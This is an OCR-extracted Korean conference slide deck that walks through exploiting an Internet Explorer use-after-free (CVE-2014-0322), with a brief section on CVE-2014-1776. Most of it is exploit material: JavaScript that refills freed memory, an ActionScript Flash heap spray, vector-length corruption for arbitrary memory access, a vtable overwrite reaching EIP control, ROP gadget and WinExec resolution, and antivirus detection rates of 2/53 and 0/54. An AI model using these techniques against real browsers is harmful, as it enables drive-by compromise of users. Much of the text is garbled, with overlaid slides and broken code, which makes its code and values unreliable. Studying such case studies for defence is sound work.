
## IE 1Day Case Study



## 목차

- \* 소개
- \* 배경
- \* CVE-2014-0322
- \* CVE-2014-1776
- \* Q&A

## 소개

- \* 박세한
  - 취약점 발견
  - 익스플로잇 개발
- \* 넷가디언 (Feat. 김재용)
- \* Wiseguyz & B10S

## 배경

\* MS 패치에서 use-after-free 유형의 취약 점을 많이 볼 수 있다.

\* use-after-free 취약점은 FSB, BOF 에 비해 최신 소프트웨어서 흔한 취약점이다.

# 


## 배경

\* IE에서 계산기가 실행되었다?! 뭘까?

\* 예제를 통한 스텝 by 스텝으로 접근하면 복잡한 익스플로잇도 이해가 쉽다.

## 배경

- \* Use After Free (Dangling Pointers)
  - 프로그램의 서로 다른 부분의 행위가 결 합되면서 발생한다.
  - 오브젝트를 메모리를 할당 해제하는 코드 와 오브젝트에 접근하는 코드!!






## STEP1

minimized POC code

```
(c18.ae0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=0cb04fa0 ecx=77af3c18 edx=00571078 esi=0a1edcc0 edi=0a883fb0
eip=62a4da85 esp=08efb4d0 ebp=08efb538 iop1=0
                                                    ny up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                               ef I=00010246
MSHTML!CMarkup∷NotifyElementEnterTree+0×266:
62a4da85 ff4678
                        inc
                               dword ptr [esi+78h] ds:0023:0a1edd38=????????
0:011> ?1000-(esi&fff)
Evaluate expression: 832 = 00000340
0:011> !heap −p −a esi
   address 0a1edcc0 found in
   _DPH_HEAP_ROOT @ 571000
   in free-ed allocation ( DPH HEAP BLOCK:
                                                                    VirtSize)
                                                  VirtAddr
                                  a3d01d4:
                                                   a1ed000
                                                                       2000
   6cfc8c32 verifier!AVrfDebugPageHeapFree+0x000000c2
   77bc0e14 ntd11!Rt1DebugFreeHeap+0x0000002f
   77b8860d ntd11!Rt1pFreeHeap+0x00000074
   77af39ab ntd11!Rt1FreeHeap+0x00000206
   628be798 MSHTML!CMarkup::`scalar deleting destructor'+0x00000026
   6289758a MSHTML!CBase::SubReTease+0x0000002e
   628b9bdb MSHTML!CMarkup∷ReTease+0x0000002d
   62d8ded9 MSHTML!InjectHtmlStream+0x00000704
   62d8e27b MSHTML!HandTeHTMLInjection+0x00000082
   6291bd08 MSHTML!CElement::InjectInternal+0x00000506
   6291bf39 MSHTML!CETement::InjectText0rHTML+0x000001a4
   62aa12d9 MSHTML!CETement::put_outerHTML+0x0000001d
   62e82772 MSHTML!CFastDOM∷CHTMLETement∷Trampoline Set outerHTML+0x00000054
```



## STEP2


filling a freed object's memory

```
<script>
       // gflags /p /disable iexplore.exe
       // gflags /i iexplore.exe -ffffffff
       String.prototype.repeat = function(num){return new Array(num+1).join(this)}
       var array = new Array()
       script = document.getElementsByTagName("script")[0]
       script.onpropertychange = function() {
               this.outerHTML = this.outerHTML
               for(var i = 0; i < 100; i++){
                       var tmp = document.createElement("CVE-2014-0322")
                       tmp.title = "A".repeat(0x340 / 2 - 2)
                       array.push(tmp)
       script.appendChild(document.createElement("CVE-2014-0322"))
 /script>
```

```
<script>
       // gflags
                           00410000 = "A"
       // gflags
                                                             n+1).join(this)}
      String.pr
                       004100410000 = "AA"
      var array
                  0041004100410000 = "AAA"
      script =
      script.or
                     var tmp = document createFlement("CVF-2014-0322")
                     tmp.title = "A".repeat(0x340 / 2
                     array.pusn(tilip)
      script.appendChild(document.createElement("CVE-2014-0322"))
/script>
```

```
0:003> g
Breakpoint 1 hit
eax=00000000 ebx=04c9e338 ecx=00000001 edx=04c8da28 esi=06a042b0 edi=069f37e8
eip=6274da85 esp=04b5b7d0 ebp=04b5b838 iop1=0
                                                    ny up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                               ef I=00000246
MSHTML!CMarkup::NotifyElementEnterTree+0x266:
                               dword ptr [esi+78h] ds:0023:06a04328=00410041
6274da85 ff4678 inc
0:010> g
(980.a04): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00410041 ebx=04c9e338 ecx=00000001 edx=06a042b0 esi=06a042b0 edi=069f37e8
eip=62647a59 esp=04b5b7cc ebp=04b5b838 iop1=0
                                                    ny up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                               ef I=00010206
MSHTML!CMarkup::UpdateMa<u>rkupContentsVersion+0×16:</u>
62647a59 ff4010
                        inc
                               dword ptr [eax+10h]
                                                    ds:0023:00410051=????????
0:010> dd esi 118
06a042h0 00410041 00410041
06a042c0 00410041
06a042d0
06a042e0 0041004
06a042f0
06a04300 00410041
                  00410041 00410041
0:010> dd esi + 330 14
06a045e0
         00410041 00410041 00410041 00000000
```

#### Valid Object #1



```
):009> uf MSHTML!CMarkup::UpdateMarkupContentsVersion
MSHTML!CMarkup::UpdateMarkupContentsVersion:
                                 eax,dword ptr [edx+7Ch]
62947a43 8b427c
                         mov
62947a46 40
                         inc
                                 eax
62947a47 0d00000080
                                 eax.80000000h
                         or
                                 dword ptr [edx+7Ch].eax
62947a4c 89427c
                         MOV
                                 eax,dword ptr [edx+0ACh]
62947a4f 8b82ac000000
                         MOV
62947a55 85c0
                         test
                                 eax.eax
62947a57 7403
                         jе
                                 MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19 (62947a5c)
MSHTML!CMarkup::UpdateMarkupContentsVersion+0×16:
62947a59 ff4010
                         inc
                                 dword ptr [eax+10h]
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19:
                                 ecx,dword ptr [edx+94h]
62947a5c 8b8a94000000
                         MOV
62947a62 33c0
                         XOL
                                 eax,eax
62947a64 85c9
                         test
                                 ecx,ecx
62947a66 7403
                                 MSHTML!CMarkup::UpdateMarkupContentsVersion+0x28 (62947a6b)
                         jе
```

```
):009> uf MSHTML!CMarkup::UpdateM
MSHTML!CMarkup::UpdateMa<u>rkupConte</u>
62947a43 8b427c
                         MOY
                                                 eax = 0x41414141
62947a46 40
                          іпс
62947a47 0d00000080
                          or
62947a4c 89427c
                         MOV
62947a4f 8b82ac000000
                          MOV
62947a55 85c0
                          test
62947a57 7403
                         jе
                                  MS<sub>1</sub>.
MSHTML!CMarkup::UpdateMarkupContentsVersion+0×16:
                                  dword ptr [eax+10h]
62947a59 ff4010
                          inc
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19:
                                  ecx, dword ptr [edx+94h]
62947a5c 8b8a94000000
                          MOV
62947a62 33c0
                         XOL
                                  eax,eax
62947a64 85c9
                          test
                                  ecx,ecx
62947a66 7403
                                  MSHTML!CMarkup::UpdateMarkupContentsVersion+0x28 (62947a6b)
                         jе
```

## STEP3

memory leak

```
package
       import flash.display.Sprite
       public class Main extends Sprite
               // 200 MByte = 209715200 Byte
               // 209715200 / 4096 = 51200
               private var spray: Vector. <0bject> = new Vector. <0bject>(51200)
               public function Main():void
                       for (var i:int = 0; i < spray.length; i++) {
                              spray[i] = new Vector.<uint>(1008)
                              spray[i][0] = 0x111111111
                              spray[i][1] = 0x22222222
                              spray[i][1006] = 0x333333333
```

```
0:010> dd 12121000+1000*0 14
12121000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*0-40 14
12120fc0 33333333 44444444 00000000 00000101
0:010> dd 12121000+1000*1 | 4
12122000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*1-40 14
12121fc0 33333333 44444444 11000000 41b11111
0:010> dd 12121000+1000*2 | 4
12123000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*2-40 14
12122fc0 33333333 44444444 0c841000 00000001
0:010> dd 12121000+1000*3 |4
12124000 000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*3-40 14
12123fc0 33333333 44444444 00000000 00000101
0:010> ?3f0
Evaluate expression: 1008 = 000003f0
```

```
)> dd 12121000+1000*0 14
12121000 000003f0 07202000 11111111 22222222
):010> dd 12121000+1000*0-40 14
12120fc0 33333333 44444444 00000000 00000101
):010> dd 12121000+1000*1
      size unknown data1 data2
121
     data3 data4 data5 data6
):0
121
):0
     data.. data.. data..
     data.. data.. data..
     data1007 data1008 Null Null
121
        000003f0 07202000 11111111 2222222
):010> dd 12121000+1000*3-40 | 14
12123fc0 33333333 44444444 00000000 00000101
):010> ?3f0
Evaluate expression: 1008 = 000003f0
```

## STEP4

modify object size

```
for (var i = 0; i < 100; i++) {
       var tmp = document.createElement("CVE-2014-0322")
       var edx_7c = dword2date(0x12121008)
       var edx_94 = dword2date(0x12121000)
       var esi_98 = dword2date(0x12121008)
       var edx_0ac = dword2date(0x12120ff1)
       tmp.title = "X".repeat(0x7c/2) +
       edx_7c + "X".repeat(0x14/2) +
       edx_{94} + esi_{98} + "X".repeat(0x10/2) +
       edx_0ac + "X".repeat(0x290/2-2)
       array.push(tmp)
  AS3
for (var i:int = 0; i < spray.length; i++) {
       spray[i] = new Vector.<uint>(1008)
       spray[i][1] = 0x12121014
       spray[i][2] = 0x12120d28
```

```
for (var i = 0; i < 100; i++) {
       var tmp = document.createElement("CVE-2014-0322")
       var edx_7c = dword2date(0x12121008)
       var edx_94 = dword2date(0x12121000)
       var esi_98 = dword2date(0x12121008)
       var edx_0ac = dword2date(0x12120ff1)
       tmp.title = "X".repeat x7c/2) +
       edx_7c
       edx_0ac 12121001
      array.p 0x000003f0
  AS3
for (var i:int = 0; i < spray.lengt
                                 [edx+esi*4+8],eax
       spray[i] = new Vector.<uint
                                 eax = value
       spray[i][1] = 0x12121014
                                 esi = offset
       spray[i][2] = 0x12120d28
                                 edx = buffer
```

```
after modify object size
for (i = 0; i < spray.length; i++) if (spray[i].length > 0x3F0) break
spray[14749].length : 0x4f0
spray[14749][1022] : 0x3f0
spray[14750].length : 0x3f0
spray[i][1022] = 0xffffffff
spray[14749][1022] : 0xffffffff
spray[14750].length : 0xffffffff
spray[14750][0xfffffffe] : 0xffffffff
Now we can say already pwned!
```

## STEP5

**EIP Control** 

```
public function Main():void
        for (i = 0; i < spray.length; i++) {
                spray[i] = new Vector.<uint>(1008) ; spray[i][1] = 0x12121014 ; spray[i][2] = 0x12120d28
       ExternalInterface.call("exploit")
        for (i = 0; i < spray.length; i++) if (spray[i].length > 0x3F0) break
       spray[i++][1022] = 0xfffffffff
        for (var i2: int = 0; i2 < spray.length; i2++) {
                if (i2 = i - 1) i2 = i continue
                spray[i2] = new Vector.<0bject>(1014); <math>spray[i2][0] = this; spray[i2][1] = this
        for (i2 = 0; ; i2++)
                if (spray[i][i2] = 0x3f6 \& spray[i][i2 + 1] = spray[i][i2 + 2]) break
       spray[i][00] = 0 \times 444444441
        spray[i][01] = 0x444444442
        sprav[i][02] = 0x44444443
       spray[i][03] = 0x444444444
       spray[i][35] = 0x4141414141
       write(spray[i][i2 + 1] - 1, 0x12122008)
private function write(addr:uint, data:uint):void
       var tmp:uint = 0 \times fffffffff - ((0 \times 121220000 - addr) / 4) - 1
        if (addr > 0 \times 12122000) spray[i][(addr - 0 \times 12122000) / 4 - 2] = data
       else spray[i][tmp] = data
```

```
public function Main():void
       for (i = 0; i < spray.length; i++) {
              spray[i] = new Vector.<uint>(1008) ; spray[i][1] = 0x12121014 ; spray[i][2] = 0x12120d28
                  Free & New
                                                     Main Class Object Leak!
                    Allocation
       for (var i2:int = 0 < spray.length; i2++)
               if (i2 = i \rightarrow I) if i2 = i continue
               spray[i2] = new Vector.<0bject>(1014); spray[i2][0] = this; spray[i2][1] = this
       for (i2 = 0; ; i2++)
               if (spray[i][i2] = 0x3f6 & spray[i][i2 + 1] = spray[i][i2 + 2]) break
       spray[i][00] = 0x44444441
       spray[i][01] = 0x444444442
       sprav[i][02] = 0x44444443
       spray[i][03] = 0x444444444
       sprav[i][35] = 0x41414141
                                                       V-Table Overwrite
       write(spray[i][i2 + 1] - 1, 0x12122008)
private function write(addr:uint, data:uint):void
       var tmp:uint = 0 \times fffffffff - ((0 \times 121220000 - addr) / 4) - 1
       if (addr > 0 \times 12122000) spray[i][(addr - 0 \times 12122000) / 4 - 2] = data
       else spray[i][tmp] = data
```

```
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=0452a320 edi=00000000
eip=5b11c54a esp=0452a270 ebp=0452a298 iopl=0 ny up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                              ef I=00200202
lash!DIIUnregisterServer+0xa29ca:
                               esi,dword ptr [eax+8Ch] ds:0023:12122094=41414141
5b11c54a 8bb08c000000
                       mov
):010> u eip 15
lash!DllUnregisterServer+0xa29ca
5b11c54a 8bb08c000000
                               esi,dword ptr [eax+8Ch]
                        mov
                               ecx.esi
5b11c550 8bce
                       MOV
                       call
5b11c552 ff15886b9c5b
                               dword_ptr [Flash!IAEModule_IAEKernel_UnloadModule+0x5bd98 (5b9c6b88)]
5b11c558 8b4df8
                               ecx.dword ptr [ebp-8]
                       mov
5b11c55b ffd6
                       call
                               esi
:010> dd eax + 8c 11
2122094 41414141
):010> u poi(5b9c6b88) I1
Lash+0x534b0
5ad634b0 c3
                       ret
):010> g
(9ac.164): Access violation - code c0000005 (first chance)
irst chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=41414141 edi=00000000
eip=41414141 esp=0452a26c ebp=0452a298 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                              ef I=00210202
41414141 ??
                       ???
010> dd eax 14
2122008 44444441 44444442 44444443 44444444
):010> ew esp c394
010> u esp 12
04dc5954 94
                       xchg
                               eax,esp
04dc5955 c3
                       ret
```

```
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=0452a320 edi=00000000
eip=5b11c54a esp=0452a270 ebp=0452a298 iopl=0 ny up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                              ef I=00200202
lash!DllUnregisterServer+0xa29ca:
                               esi,dword ptr [eax+8Ch] ds: 0023:12122094=41414141
5b11c54a 8bb08c000000
                       mov
:010> u eip 15
                                                                  Faked V-Table
lash!DllUnregisterServer+0xa29ca:
                               esi,dword ptr [eax+8Ch]
5b11c54a 8bb08c000000
                        MOV
                                                                       reference
5b11c550 8bce
                               ecx.esi
                       MOV
5b11c552 ff15886b9c5b
                       call
                               dword ptr [Flash!IAEModule_IAEKer
                                                                                               88)
5b11c558 8b4df8
                               ecx.dword ptr [ebp-8]
                       mov
5b11c55b ffd6
                       call
                               esi
:010> dd eax + 8c 11
2122094 41414141
:010> u poi(5b9c6b88) I1
Tash+0x534b0:
5ad634b0 c3
                       ret
):010> g
(9ac.164): Access violation - code c0000005 (first chance)
irst chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=41414141 edi=00000000
eip=41414141 esp=0452a26c ebp=0452a298 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                              ef I=00210202
11414141 ??
                       ???
:010> dd eax 14
2122008 44444441 44444442 44444443 44444444
0:010> ew esp c394
1:010> u esp 12
04dc5954 94
                       xchg
                               eax,esp
04dc5955 c3
                       ret
```

#### Exploit

\_\_\_\_\_

function GetBase(leak:uint):uint

function GetModuleFromImport(dll:String, addr:uint):uint

function GetProcAddress(addr:uint, func:String):uint

function GetGadget(addr:uint, gadget:String, hint:uint):uint

\_\_\_\_\_\_

Flash Base Address: 0x60750000 Kernel32 Base Address: 0x75fd0000

Ntdll Base Address: 0x77af0000

VirtualProtect Func Address: 0x75fd1b82 WinExec Func Address: 0x7606574d Gadget (xchg eax,esp;ret): 0x607f26e3





SHA256: 0b60adc5f5a694220c9dcf99802d008742da951b081b52f756949395cb5c3a53

파일 이름: exploit.swf

탐지 비율: 2/53

분석 날짜: 2014-11-15 07:44:45 UTC (0분 전 )

SHA256: c62d7725be072aabf0038776127465753f411668ccdb83028e09bfa780353edf

파일 이름: exploit.html


탐지 비큘: 0 / 54


분석 날짜: 2014-11-15 07:46:20 UTC (0분 전 )



\* CVE-2014-0322 와 유사한 전형적인 UAF 취약점이다.

\* CVE-2014-0322 와 매우 유사한 방법으로 익스플로잇 코드 작성이 가능하다.





# Workshop

## Q&A

# Questions?

https://withgit.com/hdarwin89/codeengn-2014-ie-1day-case-study

